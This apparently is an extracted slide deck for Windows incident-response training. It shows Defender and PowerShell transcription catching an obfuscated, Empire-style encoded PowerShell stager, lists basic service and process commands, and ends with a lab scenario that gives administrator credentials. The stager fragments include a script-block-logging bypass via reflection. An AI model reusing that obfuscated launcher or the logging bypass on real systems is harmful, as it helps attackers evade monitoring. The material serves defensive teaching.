- A series of several parallel white diagonal lines of varying lengths, located in the bottom right corner of the slide.

TOPPLING THE EMPIRE



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\anthony> whoami
titan-ii\anthony
PS C:\Users\anthony>
```



WHEN SIGNATURE DETECTION FAILS



BEHAVIOR DETECTION SUCCEEDS

VirTool:PowerShell/Realm.A

Alert level: Severe

Status: Active

Date: 2/4/2020 12:17 PM

Category: Tool


Details: This program is used to create viruses, worms or other malware.

[Learn more](#)

Affected items:

amsi: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

OK



WINDOWS DEFENDER + GROUP POLICIES

```
Username: NIMITZ\jim
RunAs User: NIMITZ\jim <--- User
Configuration Name:
Machine: HAWKEYE (Microsoft Windows NT 10.0.17763.0) <--- System Name
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonInteractive -noProfile -sta -w 1 -enco
QBtAGMAcGpBpAHAAdABCAGwAbwBjAGsASQBuAHYAbwBjAGEAdABpAG8AbgBMAG8AZwBnAGkAbgBnACcAXQA9ADAAfQAKAFYAYQBMA00AWwBD
wB0ACAAQwBvAGwAbABFAGMAVABJAE8AbgBzAC4ARwBFAE4AZQBIAEQAQwBIAFQAwwBzAFQAUGBJAE4AZwBdACKAKQB9ACQAUGB1AGYAPQBbAFIARQBmAF0ALgBBAFMAcwb1AE0AYgBsAHKALgBHAEUAVABUAHKAUABFACgAJwBTAHKAcbW0AGUAbQAuAE0AYQBwAGEAZwB1AG0AZQBwAHQALgBBA
AAACwAJAB1ACKA0wAkADUANGA2AC4AUABSAE8AEABZAD0AWwBTAfKAcwB0AGUAbQAuAE4ARQB0AC4AVwB1AEIAUGB1AHEAVQB1AFMAVABdADoAogBEAEUARgBhAFUAbABUAf cAZQBIAFAAUgBPAHgAWQA7ACQANQA2ADYALgBQAHIAbwBYAFkALgBDAFIARQBKAUEUAbgBUAEkAYQBzAHMAIAA9ACAAMwBTAFkAcwB0A
wAKAEkAXQAsACQAUwBbACQASABdAD0AJABTAFsAJABIAF0ALAakAFMAWwAKAEkAXQA7ACQAXwAtAGIAWABvAFIAJABTAFsAKAAKAFMAWwAKAEkAXQA7ACQAUwBbACQASABdACKAJQAYADUANGbDAH0AFQA7ACQAcwB1AHIAPIQAKACgAwwBUAGUAWABUAC4ARQBOAEMATwBEAGKATgBnAF0A0gA6AFUATgBJAEMAbwBKA
gAgACQAUgAgACQAZABBAFQAYQAgACgAJABJAFYAKwAKAEsAKQApAHwASQBFAfGA
Process ID: 984
PSVersion: 5.1.17763.1
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17763.1
BuildVersion: 10.0.17763.1
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
*****
*****
Command start time: 20200204122927
*****
PS>IF($PSVersIonTable.PSVErSIOn.Major -GE 3){$822=[ReF].AsSemBly.GetTYPE('System.Management.Automation.Utils')."GeTFIe`LD"('cachedGroupPolicySettings','N'+ 'onPublic,Static');If($822){$191=$822.GETVALUe($nUL1);If($191['ScriptB'+ 'lockLogg
(Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';$566.HEAdERS.Add('User-Agent',$u);$566.PROXY=[System.NET.WebReqUeST]::DEFaULTWebPROXY;$566.PROXY.CREdEntIals = [SYstEm.NeT.CrEdenTiaLCaChe]::DEFaULTNeTWORKCredEntiaLs;$Script:Pro
At line:1 char:1
+ IF($PSVersIonTable.PSVErSIOn.Major -GE 3){$822=[ReF].AsSemBly.GetTYPE ...
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software. <--- Victory!
At line:1 char:1
+ IF($PSVersIonTable.PSVErSIOn.Major -GE 3){$822=[ReF].AsSemBly.GetTYPE ...
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

WINDOWS DEFENDER + GROUP POLICIES

Trojan:Script/Foretype.A!ml
2/4/2020 11:48 AM (Quarantined)

Actions ▾

VirTool:PowerShell/Realm.A
2/4/2020 11:48 AM (Quarantined)

Trojan:Win32/Wacatac.C!ml
2/4/2020 11:47 AM (Quarantined)

VirTool:PowerShell/Realm.A
1/30/2020 7:01 PM (Quarantined)

VirTool:PowerShell/Realm.A
1/30/2020 12:16 PM (Quarantined)

Behavior:Win32/Powessere.H
1/30/2020 12:05 PM (Quarantined)

Trojan:Win32/Powessere.J
1/30/2020 12:05 PM (Quarantined)

Trojan:Script/Foretype.A!ml
1/30/2020 11:32 AM (Quarantined)

Trojan:Script/Foretype.A!ml

Alert level: Severe
Status: Quarantined
Date: 2/4/2020 11:48 AM
Category: Trojan
Details: This program is dangerous and executes commands from an attacker.

[Learn more](#)

Affected items:
containerfile: C:\pshelltranscripts
\20200204\PowerShell_transcript.HAWKEYE.nOks0HdG.20200204114745.txt
file: C:\pshelltranscripts
\20200204\PowerShell_transcript.HAWKEYE.nOks0HdG.20200204114745.txt-
>(UTF-8)

OK

Severe
▾

Severe
▾




```
Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.
```


POWERSHELL COMMANDS

- ▶ Get-Service
 - ▶ Lists services running or stopped


POWERSHELL COMMANDS

- ▶ Start-Service <servicename>
 - ▶ Stop-Service <servicename>
 - ▶ Start/Stop service
 - ▶ Ex. Start-Service DNS
- 
- A series of white diagonal lines of varying lengths and thicknesses, located in the bottom right corner of the slide.

POWERSHELL COMMANDS

- ▶ `sc.exe start <servicename>`
 - ▶ `sc.exe stop <servicename>`
 - ▶ Start/Stop service
- 
- A series of white diagonal lines of varying lengths and thicknesses are positioned in the bottom right corner of the slide, creating a modern, abstract graphic element.


POWERSHELL COMMANDS

- ▶ Set-Service -Name <serviceName> -StartupType <startupType>
 - ▶ Automatic (Delayed)
 - ▶ Automatic
 - ▶ Manual
 - ▶ Disabled
- 
- A series of white diagonal lines of varying lengths and thicknesses are positioned in the bottom right corner of the slide, creating a modern, abstract graphic element.

POWERSHELL COMMANDS

- ▶ `Get-MpComputerStatus`
 - ▶ Gets the status of antimalware software on system

POWERSHELL COMMANDS

- ▶ Get-Process
 - ▶ List Processes
- 
- A series of white diagonal lines of varying lengths and thicknesses are positioned in the bottom right corner of the slide, creating a modern, abstract graphic element.

POWERSHELL COMMANDS

- ▶ Clear
 - ▶ Clear Screen

POWERSHELL COMMANDS


- ▶ More info <https://docs.microsoft.com/en-us/powershell/>

INCIDENT RESPONSE

Hands on



SCENARIO

- ▶ Device: 1x breached Active Directory Server
 - ▶ Brute force attack detected by intrusion detection system at 9/9/2020 at 0900 EST
 - ▶ Defender scan ran following attack no malicious programs found
 - ▶ Credentials
 - ▶ Username: NIMITZ\Administrator
 - ▶ Password: Change.me!
- 
- Several white lines of varying lengths and angles are positioned in the bottom right corner of the slide, creating a modern, abstract graphic element.